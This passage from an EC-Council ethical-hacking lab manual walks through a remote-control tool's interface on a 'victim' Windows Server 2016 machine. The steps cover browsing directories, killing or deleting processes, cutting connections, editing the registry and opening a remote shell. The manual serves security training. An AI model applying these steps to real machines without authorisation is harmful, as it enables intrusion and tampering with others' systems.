


Figure 1.1.10: Manager window

21. Double-click any directory in the left pane (here, **ProgramData**); all its associated files and directories are displayed in the right pane. You can right-click a selected directory and manipulate it using the contextual options.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 1.1.11: Accessing directories

TASK 1.5

Manage the Processes

22. Click on **Process Manager**. You will be redirected to the Process Manager, where you can right-click on a selected process and perform actions such as **Kill**, **Delete**, and **Restart**.




Figure 1.1.12: Process Manager Section

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 1.6

Manage the Connections

23. Click on **Connections**, select a specific connection, right-click on it, and click **Kill Connection**. This kills the connection between two machines communicating through a particular port.




Figure 1.1.13: Managing connections

TASK 1.7

Manage the Registries

24. Click on **Registry**, choose a registry directory from the left pane, and right-click on its associated registry files.

25. A few options appear for the files; you can use these to manipulate them.




Figure 1.1.14: Managing Registries

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 1.8

Launch a Remote Shell

26. Click **Remote Shell**. This launches a remote command prompt for the victim machine (**Windows Server 2016**).
27. Type the command **ipconfig/all** and press **Enter**.




Figure 1.1.15: Launch a Remote Shell

28. This displays all interfaces related to the victim machine, as shown in the screenshot.

